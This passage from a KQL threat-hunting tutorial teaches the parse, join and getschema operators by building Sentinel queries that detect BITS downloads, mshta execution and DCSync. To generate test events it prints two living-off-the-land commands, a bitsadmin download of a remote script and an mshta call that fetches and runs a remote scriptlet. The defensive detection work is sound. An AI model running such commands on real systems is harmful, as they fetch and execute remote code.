7/9/2020, 7:08:49.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:08:53.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:09:04.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup


If we want to reorder it, we can use the "project-reorder" column.

Here is an example:

```
OfficeActivity
| project-reorder TimeGenerated, Operation, UserAgent, RecordType
```

Now it will re-order all the columns in the returned results, so the results will look like the following in this example:

TimeGenerated, Operation, UserAgent, RecordType



Completed 00:00:01.016 137 records

TimeGenerated [UTC]	Operation	UserAgent	RecordType
7/11/2020, 1:08:41.000 AM	New-Mailbox		ExchangeAdmin
7/9/2020, 7:08:49.000 PM	PageViewed	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint
7/9/2020, 7:08:53.000 PM	PageViewed	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint
7/9/2020, 7:09:04.000 PM	AddedToGroup	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharir

- 1.4.13 – What is the "getschema" operator?


Description:

The "getschema" operator is used to understand the schema of a table. This operator will display all the columns that exists in a table, which helps you to understand where to look at. When building queries for example.

Example:


When we run the following KQL query. It will get the schema of the **OfficeActivity** table.

```
OfficeActivity
| getschema
```



Every column has different types, such as a **string**, **int**, **datetime**, **bool**, and **dynamic**.

Here we can see that the column **"InternalLogonType"** has an integer value.



If we are now going to filter on this column, we can see indeed that the values are an integer.

- 1.4.14 – What is the "parse" operator?

Description:


The "parse" operator is used to parse values that are for example stored in an XML format. This will its values in one or more columns.

Example:

When we run the following command in CMD:

```
bitsadmin.exe /transfer n https://gist.githubusercontent.com/egre55/816ddb91016034dcf747f4ea5f054767/raw/69da838fdfd74811060aabfe1f66c8cd0d058daf/procmon.ps1 C:\Temp\procmon.ps1
```

It will generate an event, and let's say that we are using Sysmon. An event 1 (process creation) is generated in the event logs.




When we copy the values that are stored in the **"EventData"** column. It looks like the following:

```
<DataItem type="System.XmlData" time="2020-07-20T18:10:32.9553874+00:00" sourceHealthServiceId="CD872621-525B-55E0-8313-4A7C10D8FDE1"><EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><Data Name="RuleName">technique_id=T1197,technique_name=BITS Jobs,phase_name=Persistence</Data><Data Name="UtcTime">2020-07-20 18:10:32.946</Data><Data Name="ProcessGuid">{1052ba5e-de18-5f15-0000-001013374a16}</Data><Data Name="ProcessId">10500</Data><Data Name="Image">C:\Windows\System32\bitsadmin.exe</Data><Data Name="FileVersion">7.8.18362.1 (WinBuild.160101.0800)</Data><Data Name="Description">BITS administration utility</Data><Data Name="Product">Microsoft® Windows® Operating System</Data><Data Name="Company">Microsoft Corporation</Data><Data Name="OriginalFileName">bitsadmin.exe</Data><Data Name="CommandLine">bitsadmin.exe  /transfer n https://gist.githubusercontent.com/egre55/816ddb91016034dcf747f4ea5f054767/raw/69da838fdfd74811060aabfe1f66c8cd0d058daf/procmon.ps1 C:\Temp\procmon.ps1</Data><Data Name="CurrentDirectory">C:\Users\Bob\</Data><Data Name="User">IDENTITY\Bob</Data><Data Name="LogonGuid">{1052ba5e-dc97-5f15-0000-0020a5ec2b16}</Data><Data Name="LogonId">0x162beca5</Data><Data Name="TerminalSessionId">2</Data><Data Name="IntegrityLevel">Medium</Data><Data Name="Hashes">SHA1=282DA9EE622F01CC63352E53FDC3D4A75CEEB6FD,MD5=A23A7A6B6F8E1A5D913EA119F5F2ED1A,SHA256=EAAE8536D554D0E86D8540A8B34DB2649BD884843F389495D0B6E91636C6CF54,IMPHASH=B0A3CFF8CFDE112945189719F82F9EA9</Data><Data Name="ParentProcessGuid">{1052ba5e-de0a-5f15-0000-001043c54816}</Data><Data Name="ParentProcessId">9176</Data><Data Name="ParentImage">C:\Windows\System32\cmd.exe</Data><Data Name="ParentCommandLine">"C:\windows\system32\cmd.exe" </Data></EventData></DataItem>
```

As we can see in the **"EventData"** column. It stores values in a XML format, where we are able to parse values, such as:

RuleName	T1197,technique_name=BITS Jobs
UtcTime	2020-07-20 18:10:32.946
ProcessGuid	{1052ba5e-de18-5f15-0000-001013374a16}
Image	C:\Windows\System32\bitsadmin.exe
FileVersion	7.8.18362.1 (WinBuild.160101.0800)
Product	Microsoft® Windows® Operating System
Company	Microsoft Corporation
OriginalFileName	Bitsadmin.exe
CommandLine	Too long to paste it in here.
User	IDENTITY\Bob
CurrentDirectory	C:\Users\Bob\
LogonGuid	{1052ba5e-dc97-5f15-0000-0020a5ec2b16}
LogonId	0x162beca5

In order to parse the **"EventData"** column, we can see the values.




We are going to parse the following values as example:

- UtcTime
- Image
- OriginalFileName
- CommandLine

Now our KQL query will look like the following:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where RenderedDescription has "bitsadmin.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
```


Here we can see that we have parsed the values into different columns.



In order to only display the parsed columns, we can use the "project" operator, so our KQL query will look something like this:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where RenderedDescription has "bitsadmin.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| project UtcTime, User, Image, OriginalFileName, CommandLine
```

Returned result:



In my experience, I have notice that I've used to "parse" operator mainly to parse out values that are stored in an XML format.

- 1.4.15 – What is the "join" operator?


Description:

Merge the rows of two tables to form a new table by matching values of the specified columns from each table.

Example:

DCSync is an attack that allows an attacker to replicate NT hashes from a Domain Controller without accessing a DC.

This is how it looks like, when we're executing this attack.



DCSync generates both event **4662** & **4624** on a Domain Controller, which means that we want to use the "join" operator to combine these events together for a better query.

Not to get into too much technical details, because it's about KQL, not DCSync. A DCSync often exposes two string GUIDs in the property fields on event **4662**.

These string GUIDs are the following:


{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}

{19195a5b-6da0-11d0-afd3-00c04fd930c9}

Since we know this information, we can start with the following KQL query:

```
SecurityEvent
| where EventID == 4662
| where Properties has "{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}"
 or Properties has "{19195a5b-6da0-11d0-afd3-00c04fd930c9}"
```

By running this KQL query, it becomes very noisy. Since this event is also generated for legitimate operations.



If we now run the following KQL query, where change the **"AccountType"** to user.

```
SecurityEvent
| where EventID == 4662 and AccountType == "User"
| where Properties has "{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}"
 or Properties has "{19195a5b-6da0-11d0-afd3-00c04fd930c9}"
```

Now there are only 3 results.

Completed 00:00:01.249 3 records

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel	Task
5/13/2020, 9:33:01.913 AM	IDENTITY\Alice	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	14,080
5/13/2020, 9:33:01.917 AM	IDENTITY\Alice	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	14,080
5/13/2020, 9:33:01.917 AM	IDENTITY\Alice	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security	14,080

We know that DCSync generates a Network logon, so we can use the join operator to combine event **4662** & **4624** with each other.

Event **4662** contains a column called **SubjectLogonId** and it has a value. While event **4624** has a column called **TargetLogonId**. What I've notice is when I look at the **SubjectLogonId** at event **4662** (DCSync). It has the same value that appears to be in event **4624** (**TargetLogonId**).

Here is an example when we are using the "search" operator to look at the **SubjectLogonId** & **TargetLogonId** column.

```
search in (SecurityEvent) "0x46b51cf"
| project SubjectLogonId, TargetLogonId
```

This is what we get in the returned result:

Completed. Showing results from the last 24 hours.

SubjectLogonId	TargetLogonId
0x46b51cf	
0x0	0x46b51cf
0x46b51cf	

Ok, now it becomes a bit challenging, but I will try to do my best ;-)

We are now going to use the "join" operator to combine event **4662** & **4624** together.

The first thing we'll start with the following KQL query:


```
SecurityEvent
| where EventID == 4662 and AccountType == "User"
| where Properties has "{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}"
 or Properties has "{19195a5b-6da0-11d0-afd3-00c04fd930c9}"
| project TimeGenerated, Account, Activity, Properties, SubjectLogonId, Computer
```

Now we are using the "join" operator to combine 4624 with 4662.

The KQL query will now look like this:

```
SecurityEvent
| where EventID == 4662 and AccountType == "User"
| where Properties has "{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}"
 or Properties has "{19195a5b-6da0-11d0-afd3-00c04fd930c9}"
| project TimeGenerated, Account, Activity, Properties, SubjectLogonId, Computer
| join (
 SecurityEvent
  | where EventID == 4624 and LogonType == 3
  | project EventID, LogonType, Activity, TargetLogonId
  | project-rename SubjectLogonId = TargetLogonId
) on SubjectLogonId
| project TimeGenerated, Account, Computer, Activity, Properties, LogonType
| sort by TimeGenerated desc
```

End result, and as you can see. It only contains one returned result.



This might be tough to understand, but I will explain it here a bit further.

First we have event **4662** and this has a column that's called **"SubjectLogonId"** – This column contains the following value: **0x46b51cf**

Now when we look at event **4624** – It has a column that's called **"TargetLogonId"**, and this column has the same value like the **"SubjectLogonId"** in **4662**, which is: **0x46b51cf**

```
SecurityEvent
| where EventID == 4662 and AccountType == "User"
| where Properties has "{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}"
 or Properties has "{19195a5b-6da0-11d0-afd3-00c04fd930c9}"
| project TimeGenerated, Account, Activity, Properties, SubjectLogonId, Computer
| join (
 SecurityEvent
  | where EventID == 4624 and LogonType == 3
  | project EventID, LogonType, Activity, TargetLogonId
  | project-rename SubjectLogonId = TargetLogonId
) on SubjectLogonId
| project TimeGenerated, Account, Computer, Activity, Properties, LogonType
| sort by TimeGenerated desc
```

If we are now going to rename the **TargetLogonId** column to **SubjectLogonId**.

We can use the **"on"** operator to combine event **4662** with **4624** based on the same value that they have in the **SubjectLogonId** column (**0x46b51cf**).

```
SecurityEvent
| where EventID == 4662 and AccountType == "User"
| where Properties has "{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}"
 or Properties has "{19195a5b-6da0-11d0-afd3-00c04fd930c9}"
| project TimeGenerated, Account, Activity, Properties, SubjectLogonId, Computer
| join (
 SecurityEvent
  | where EventID == 4624 and LogonType == 3
  | project EventID, LogonType, Activity, TargetLogonId
  | project-rename SubjectLogonId = TargetLogonId
) on SubjectLogonId
| project TimeGenerated, Account, Computer, Activity, Properties, LogonType
| sort by TimeGenerated desc
```

Another example of the "join" operator.

When we use the follow living-off-the-land binary on a system (mshta.exe)


```
mshta.exe javascript:a=(GetObject("script:https://raw.githubusercontent.com/red-canary/atomic-red-team/master/atomics/T1170/mshta.sct")).Exec();close();
```

It will generate different events, and not just event 1 (process creation)

The first thing we can do is run the following KQL query:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where RenderedDescription has "mshta.exe"
```

In the returned results, we can see that it will generate different events, but in our case. We are interested in joining eventID 1 & 3 together.




Completed. Showing results from the last 24 hours. 00:00:00.888 4 records

EventData	EventID	RenderedDescription	AzureDep
<DataItem type="System.XmlData" time="2020-07-21T13:36:33.0920...	1	Process Create: RuleName: technique_id=T1170,technique_name=Ms...	
<DataItem type="System.XmlData" time="2020-07-21T13:36:34.8767...	7	Image loaded: RuleName: technique_id=T1117,technique_name=Regs...	
<DataItem type="System.XmlData" time="2020-07-21T13:36:36.0064...	3	Network connection detected: RuleName: technique_id=T1170,techni...	
<DataItem type="System.XmlData" time="2020-07-21T13:36:36.9158...	22	Dns query: RuleName: UtcTime: 2020-07-21 13:36:08.423 ProcessGui...	

The first thing we are going to do is parse eventID **1** in Sysmon.

We will use the "parse" operator to parse the relevant values in the "EventData" column that is stored in an XML format. See **1.3.14** on how to use the "parse" operator.



Completed. Showing results from the last 24 hours. 00:00:01.141 1 records

TimeGenerated [UTC]	Source	EventLog	Computer	EventLevel	EventLeve


EventLevelName	Information
ParameterXml	<Param>technique_id=T1170,technique_name=Mshta,phase_name=Execution</Param><Param>2020-07-21 13:36:33.087</Param><
EventData	<DataItem type="System.XmlData" time="2020-07-21T13:36:33.0920805+00:00" sourceHealthServiceId="CD872621-525B-55E0-8313-
EventID	1

This how our KQL query will look like for eventID 1.

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where RenderedDescription has "mshta.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| project UtcTime, User, Image, OriginalFileName, CommandLine
```

This is the returned result for eventID 1:

Keep a close eye on the "User" column.




Now we are going to do the exact same thing with eventID **3** in Sysmon, which is that we are going to parse the "EventData" column to get all the relevant values in one or more columns.

This will be our KQL query for eventID 3:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 3
| where RenderedDescription has "mshta.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'DestinationIp">'DestinationIp'</Data>' *
| parse EventData with * 'DestinationPort">'DestinationPort'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| project UtcTime, User, Image, DestinationIp, DestinationPort
```

Returned result for eventID 3:



If you are now going to compare the "User" column in eventID 1. You'll see that it has the same column + value in eventID 3.

This means that we can use the "join" operator to combine both events together based on the "User" column.

To do this, we first start with typing the following KQL query:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where RenderedDescription has "mshta.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| project UtcTime, Image, OriginalFileName, CommandLine, User
| join (
```

Under **| join (** - We have to copy our KQL query that we wrote for eventID 3.

This means that we will get the following:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where RenderedDescription has "mshta.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| project UtcTime, Image, OriginalFileName, CommandLine, User
| join (
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 3
| where RenderedDescription has "mshta.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'DestinationIp">'DestinationIp'</Data>' *
| parse EventData with * 'DestinationPort">'DestinationPort'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| project UtcTime, User, Image, DestinationIp, DestinationPort
```


SCROLL DOWN

The last step is to use the "on" operator to combine both events together based on the "User" column.

This means that we will now get this, and this is how we have combined both events with each other.

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where RenderedDescription has "mshta.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| project UtcTime, Image, OriginalFileName, CommandLine, User
| join (
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 3
| where RenderedDescription has "mshta.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'DestinationIp">'DestinationIp'</Data>' *
| parse EventData with * 'DestinationPort">'DestinationPort'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| project UtcTime, User, Image, DestinationIp, DestinationPort
) on User
```


Returned result:



If we want to hide the duplicated columns, we can use the "project-away" operator, so our final KQL query will look like the following:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| where RenderedDescription has "mshta.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'OriginalFileName">'OriginalFileName'</Data>' *
| parse EventData with * 'CommandLine">'CommandLine'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| project UtcTime, Image, OriginalFileName, CommandLine, User
| join (
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 3
| where RenderedDescription has "mshta.exe"
| parse EventData with * 'UtcTime">'UtcTime'</Data>' *
| parse EventData with * 'Image">'Image'</Data>' *
| parse EventData with * 'DestinationIp">'DestinationIp'</Data>' *
| parse EventData with * 'DestinationPort">'DestinationPort'</Data>' *
| parse EventData with * 'User">'User'</Data>' *
| project UtcTime, User, Image, DestinationIp, DestinationPort
) on User
| project-away UtcTime1, User1, Image1
| sort by UtcTime desc
```

Final result:



